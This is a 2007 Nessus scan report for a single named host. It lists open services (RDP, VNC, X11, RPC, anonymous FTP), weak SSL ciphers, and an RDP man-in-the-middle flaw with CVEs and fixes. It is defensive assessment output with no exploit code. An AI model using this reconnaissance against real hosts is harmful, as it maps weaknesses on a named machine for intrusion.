[^] Back to 129.241.252.115

Port general/icmp

icmp timestamp request

Synopsis :

It is possible to determine the exact time set on the remote host.

Description :

The remote host answers to an ICMP timestamp request. This allows an
attacker to know the date which is set on your machine.

This may help him to defeat all your time based authentication
protocols.

Solution :

Filter out the ICMP timestamp requests (13), and the outgoing ICMP
timestamp replies (14).

Risk factor :

None

Plugin output :

The difference between the local and remote clocks is -7809 seconds

CVE : CVE-1999-0524

Nessus ID : 10114

[^] Back to 129.241.252.115

Port general/tcp

TCP timestamps

Synopsis :

The remote service implements TCP timestamps.

Description :

The remote host implements TCP timestamps, as defined by RFC1323.
A side effect of this feature is that the uptime of the remote
host can be sometimes be computed.

See also :

http://www.ietf.org/rfc/rfc1323.txt

Risk factor :

None

Nessus ID : 25220

OS Identification

Remote operating system : Linux Kernel 2.6
Confidence Level : 70
Method : SinFP

The remote host is running Linux Kernel 2.6

Nessus ID : 11936

Information about the scan

Information about this scan :

Nessus version : 3.0.6
Plugin feed version : 200709250015
Type of plugin feed : Registered (7 days delay)
Scanner IP : 129.241.252.120
Port scanner(s) : nessus_tcp_scanner
Port range : default
Thorough tests : no
Experimental tests : no
Paranoia level : 1
Report Verbosity : 1
Safe checks : yes
Optimize the test : yes
Max hosts : 20
Max checks : 5
Scan Start Date : 2007/10/25 13:06
Scan duration : 96 sec

Nessus ID : 19506

Local Checks Failed

Synopsis :

It was not possible to log into the remote host

Description :

The credentials provided for the scan did not allow us to log into the remote host.

Risk factor :

None

Plugin output :

- It was not possible to log into the remote host via ssh

Nessus ID : 21745

[^] Back to 129.241.252.115

Port https (443/tcp)

Services

A SSLv2 server answered on this port

Nessus ID : 10330

Services

A web server is running on this port through SSL

Nessus ID : 10330

SSL Certificate

Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1190201294 (0x46f107ce)
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd
Validity
Not Before: Sep 19 11:28:14 2007 GMT
Not After : Sep 18 11:28:14 2008 GMT
Subject: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:bb:52:eb:cd:47:69:e4:c1:52:24:19:4b:b6:d2:
d7:4f:35:88:8e:9f:30:be:f0:dd:5a:d3:66:d3:a5:
dd:f5:8d:f3:5b:9b:66:8b:2b:80:39:2f:c4:61:08:
9e:ff:57:d1:c1:a9:10:d0:93:0b:d3:46:cf:a0:16:
e7:74:18:c2:89:31:37:54:11:e8:8f:b9:ac:87:a1:
aa:1f:0d:30:c0:cf:77:10:65:1e:a7:49:62:19:c1:
93:a6:73:39:73:47:a8:83:ce:75:cc:84:74:6c:f2:

fd:ac:8e:02:40:4c:2f:23:da:de:b3:7a:e7:eb:9d:
7c:5a:f5:e8:81:06:d8:66:69
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Subject Key Identifier:
5C:42:21:AD:33:70:CF:DC:E1:21:A1:27:40:6C:7F:FC:75:6F:7B:69
X509v3 Authority Key Identifier:
keyid:5C:42:21:AD:33:70:CF:DC:E1:21:A1:27:40:6C:7F:FC:75:6F:7B:69
DirName:/C=GB/ST=Berkshire/L=Newbury/O=My Company Ltd
serial:46:F1:07:CE

X509v3 Basic Constraints:
CA:TRUE
Signature Algorithm: sha1WithRSAEncryption
2c:af:c0:c2:5b:b2:18:0b:4b:c4:e5:61:eb:39:de:39:f3:59:
9d:58:76:a8:0c:a9:7d:1c:58:45:57:33:17:85:42:54:77:2f:
6c:8a:ab:d1:e9:35:10:86:03:dd:a2:08:11:a7:47:90:3c:28:
2e:2f:47:cd:54:5e:9f:3c:66:27:ab:14:42:51:71:37:2e:b4:
a4:db:67:ef:0e:e8:76:af:4e:f0:1d:7c:0c:16:ce:30:de:90:
9e:c0:6f:04:8a:ce:ab:85:8f:77:d3:87:37:5a:e6:2a:17:9e:
e4:15:22:94:32:c2:11:e3:94:95:a3:48:5d:0f:c2:84:8a:80:
a2:79
This SSLv2 server also accepts SSLv3 connections.
This SSLv2 server also accepts TLSv1 connections.

Nessus ID : 10863

Skype detection

Synopsis :

A Voice Over IP service is running on the remote port.

Description :

The remote host is running Skype, a peer-to-peer Voice Over IP application.

Due to the peer-to-peer nature of Skype, any user connecting to the Skype network may consume a large amount of bandwith.

Make sure the use of this program is done in accordance with your corporate security policy.

Solution :

If this service is not needed, disable it. Note that filtering this port will not be sufficient, since this software can establish outgoing connections.

Risk factor :

None

Nessus ID : 19772

Supported SSL Ciphers Suites

Synopsis :

The remote service supports the use of weak SSL ciphers.

Description :

The remote host supports the use of SSL ciphers that offer either weak encryption or no encryption at all.

See also :

http://www.openssl.org/docs/apps/ciphers.html

Solution :

Reconfigure the affected application if possible to avoid use of weak ciphers.

Risk factor :

Medium / CVSS Base Score : 5.0
(CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin output :

Here is a list of the SSL ciphers supported by the remote server :

Low Strength Ciphers (< 56-bit key)
SSLv2
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export
SSLv3
EXP-EDH-RSA-DES-CBC-SHA Kx=DH(512) Au=RSA Enc=DES(40) Mac=SHA1 export
EXP-DES-CBC-SHA Kx=RSA(512) Au=RSA Enc=DES(40) Mac=SHA1 export
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export
TLSv1
EXP-EDH-RSA-DES-CBC-SHA Kx=DH(512) Au=RSA Enc=DES(40) Mac=SHA1 export
EXP-DES-CBC-SHA Kx=RSA(512) Au=RSA Enc=DES(40) Mac=SHA1 export
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export

Medium Strength Ciphers (>= 56-bit and < 112-bit key)
SSLv2
DES-CBC-MD5 Kx=RSA Au=RSA Enc=DES(56) Mac=MD5
RC4-64-MD5 Kx=RSA Au=RSA Enc=RC4(64) Mac=MD5
SSLv3
EDH-RSA-DES-CBC-SHA Kx=DH Au=RSA Enc=DES(56) Mac=SHA1
DES-CBC-SHA Kx=RSA Au=RSA Enc=DES(56) Mac=SHA1
TLSv1
EDH-RSA-DES-CBC-SHA Kx=DH Au=RSA Enc=DES(56) Mac=SHA1
DES-CBC-SHA Kx=RSA Au=RSA Enc=DES(56) Mac=SHA1

High Strength Ciphers (>= 112-bit key)
SSLv2
DES-CBC3-MD5 Kx=RSA Au=RSA Enc=3DES(168) Mac=MD5
RC2-CBC-MD5 Kx=RSA Au=RSA Enc=RC2(128) Mac=MD5
RC4-MD5 Kx=RSA Au=RSA Enc=RC4(128) Mac=MD5
SSLv3
EDH-RSA-DES-CBC3-SHA Kx=DH Au=RSA Enc=3DES(168) Mac=SHA1
DES-CBC3-SHA Kx=RSA Au=RSA Enc=3DES(168) Mac=SHA1
RC4-MD5 Kx=RSA Au=RSA Enc=RC4(128) Mac=MD5
RC4-SHA Kx=RSA Au=RSA Enc=RC4(128) Mac=SHA1
TLSv1
EDH-RSA-DES-CBC3-SHA Kx=DH Au=RSA Enc=3DES(168) Mac=SHA1
DHE-RSA-AES128-SHA Kx=DH Au=RSA Enc=AES(128) Mac=SHA1
DHE-RSA-AES256-SHA Kx=DH Au=RSA Enc=AES(256) Mac=SHA1
DES-CBC3-SHA Kx=RSA Au=RSA Enc=3DES(168) Mac=SHA1
AES128-SHA Kx=RSA Au=RSA Enc=AES(128) Mac=SHA1
AES256-SHA Kx=RSA Au=RSA Enc=AES(256) Mac=SHA1
RC4-MD5 Kx=RSA Au=RSA Enc=RC4(128) Mac=MD5
RC4-SHA Kx=RSA Au=RSA Enc=RC4(128) Mac=SHA1

The fields above are :

{OpenSSL ciphername}
Kx={key exchange}
Au={authentication}
Enc={symmetric encryption method}
Mac={message authentication code}
{export flag}

Nessus ID : 21643

Deprecated SSL Protocol Usage

Synopsis :

The remote service encrypts traffic using a protocol with known weaknesses.

Description :

The remote service accepts connections encrypted using SSL 2.0, which reportedly suffers from several cryptographic flaws and has been deprecated for several years. An attacker may be able to exploit these issues to conduct man-in-the-middle attacks or decrypt communications between the affected service and clients.

See also :

http://www.schneier.com/paper-ssl.pdf

Solution :

Consult the application's documentation to disable SSL 2.0 and use SSL 3.0 or TLS 1.0 instead.

Risk factor :

Low / CVSS Base Score : 2

(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Nessus ID : 20007

[^] Back to 129.241.252.115

Port ms-wbt-server (3389/tcp)

Windows Terminal Services Enabled

Synopsis :

The remote Windows host has Terminal Services enabled.

Description :

Terminal Services allows a Windows user to remotely obtain a graphical login (and therefore act as a local user on the remote host).

If an attacker gains a valid login and password, he may be able to use this service to gain further access on the remote host. An attacker may also use this service to mount a dictionary attack against the remote host to try to log in remotely.

Note that RDP (the Remote Desktop Protocol) is vulnerable to Man-in-the-middle attacks, making it easy for attackers to steal the credentials of legitimate users by impersonating the Windows server.

Solution :

Disable Terminal Services if you do not use it, and do not allow this service to run across the Internet.

Risk factor :

None

Nessus ID : 10940

Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure Vulnerability

Synopsis :

It may be possible to get access to the remote host.

Description :

The remote version of Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man in the middle attack.

An attacker may exploit this flaw to decrypt communications between client and server and obtain sensitive information (passwords, ...).

Solution :

Force the use of SSL as a transport layer for this service.

See also :

http://www.oxid.it/downloads/rdp-gbu.pdf
http://www.nessus.org/u?c544b1fa

Risk factor :

Medium / CVSS Base Score : 6
(AV:R/AC:H/Au:NR/C:P/A:P/I:P/B:N)
CVE : CVE-2005-1794
BID : 13818
Other references : OSVDB:17131

Nessus ID : 18405

[^] Back to 129.241.252.115

Port vnc (5900/tcp)

Check for VNC

Synopsis :

The remote host is running a remote display software (VNC).

Description :

The remote server is running VNC, a software which permits a console to be displayed remotely. This allows users to control the host remotely.

Solution :

Make sure the use of this software is done in accordance with your corporate security policy and filter incoming traffic to this port.

Risk factor :

None

Plugin output :

The version of the VNC protocol is : RFB 003.008

Nessus ID : 10342

VNC security types

The remote VNC server supports those security types:
+ 2 (VNC authentication)

Nessus ID : 19288

[^] Back to 129.241.252.115

Port general/udp

Traceroute

For your information, here is the traceroute from 129.241.252.120 to 129.241.252.115 :
129.241.252.120
129.241.252.115

Nessus ID : 10287

[^] Back to 129.241.252.115

Port vnc-http-1 (5801/tcp)

Services

A web server is running on this port

Nessus ID : 10330

Check for VNC HTTP

The remote server is running VNC.
VNC permits a console to be displayed remotely.

Solution: Disable VNC access from the network by using a firewall, or stop VNC service if not needed.

Risk factor : Medium

Nessus ID : 10758

HTTP Server type and version

Synopsis :

A web server is running on the remote host.

Description :

This plugin attempts to determine the type and the version of the remote web server.

Risk factor :

None

Plugin output :

The remote web server type is :

RealVNC/4.0

Nessus ID : 10107

HyperText Transfer Protocol Information

Synopsis :

Some information about the remote HTTP configuration can be extracted.

Description :

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem

Solution :

None.

Risk factor :

None

Plugin output :

Protocol version : HTTP/1.1
SSL : no
Pipelining : no
Keep-Alive : no
Options allowed : (Not implemented)
Headers :

Server: RealVNC/4.0
Date: Thu, 25 Oct 2007 13:17:17 GMT
Last-Modified: Thu, 25 Oct 2007 13:17:17 GMT
Connection: close
Content-Type: text/html

Nessus ID : 24260

[^] Back to 129.241.252.115

Port sunrpc (111/udp)

RPC Services Enumeration

Synopsis :

An ONC RPC service is running on the remote host.

Description :

By sending a DUMP request to the portmapper it was possible to enumerate the ONC RPC services running on the remote port. Using this information it is possible to connect and bind to each service by sending an RPC request to the remote port.

Risk factor :

None

Plugin output :

The following RPC services are available on UDP port 111 :

- program: 100000 (portmapper), version: 2

Nessus ID : 11111

[^] Back to 129.241.252.115

Port X11:1 (6001/tcp)

X Server Detection

Synopsis :

A X11 server is listening on the remote host

Description :

The remote host is running a X11 server. X11 is a client-server protocol which can be used to display graphical applications running on a given host on a remote client.

Since the X11 traffic is not ciphered, it is possible for an attacker to eavesdrop on the connection.

Solution :

Restrict access to this port. If the X11 client/server facility is not used, disable TCP entirely.

Risk factor :

Low / CVSS Base Score : 2
(AV:R/AC:H/Au:R/C:P/A:N/I:N/B:C)

Plugin output :

X11 Version : 11.0

Nessus ID : 10407

[^] Back to 129.241.252.115

Port sunrpc (111/tcp)

RPC portmapper

Synopsis :

An ONC RPC portmapper is running on the remote host.

Description :

The RPC portmapper is running on this port.

The portmapper allows to get the port number of each RPC service running on the remote host either by sending multiple lookup requests or by sending a DUMP request.

Risk factor :

None

Nessus ID : 10223

RPC Services Enumeration

Synopsis :

An ONC RPC service is running on the remote host.

Description :

By sending a DUMP request to the portmapper it was possible to enumerate the ONC RPC services running on the remote port. Using this information it is possible to connect and bind to each service by sending an RPC request to the remote port.

Risk factor :

None

Plugin output :

The following RPC services are available on TCP port 111 :

- program: 100000 (portmapper), version: 2

Nessus ID : 11111

[^] Back to 129.241.252.115

Port mdns (5353/udp)

mDNS Detection

Synopsis :

It is possible to obtain information about the remote host.

Description :

The remote host is running the RendezVous (also known as ZeroConf or mDNS) protocol.

This protocol allows anyone to dig information from the remote host, such as its operating system type and exact version, its hostname, and the list of services it is running.

An attacker may use this information to perform a more accurate attack.

Solution :

filter incoming traffic to UDP port 5353

Risk factor :

None

Plugin output :

We could extract the following information :

Computer name : localhost.local.
Ethernet addr : 00:04:76:8f:a9:ee
Computer Type : I686
Operating System : LINUX

Nessus ID : 12218

[^] Back to 129.241.252.115

Port ftp (21/tcp)

Services

An FTP server is running on this port.
Here is its banner :
220 Welcome to blueTEAM FTP service.

Nessus ID : 10330

FTP Server Detection

Synopsis :

An FTP server is listening on this port

Description :

It is possible to obtain the banner of the remote FTP server by connecting to the remote port.

Risk factor :

None

Plugin output :

The remote FTP banner is :
220 Welcome to blueTEAM FTP service.

Nessus ID : 10092

Anonymous FTP enabled

Synopsis :

Anonymous logins are allowed on the remote FTP server.

Description :

This FTP service allows anonymous logins. If you do not want to share data with anyone you do not know, then you should deactivate the anonymous account, since it can only cause troubles.

Risk factor :

Low / CVSS Base Score : 2
(AV:R/AC:L/Au:NR/C:P/A:N/I:N/B:N)

Plugin output :

The content of the remote FTP root is :
drwxr-xr-x 2 0 0 4096 May 28 07:25 pub

CVE : CVE-1999-0497

Nessus ID : 10079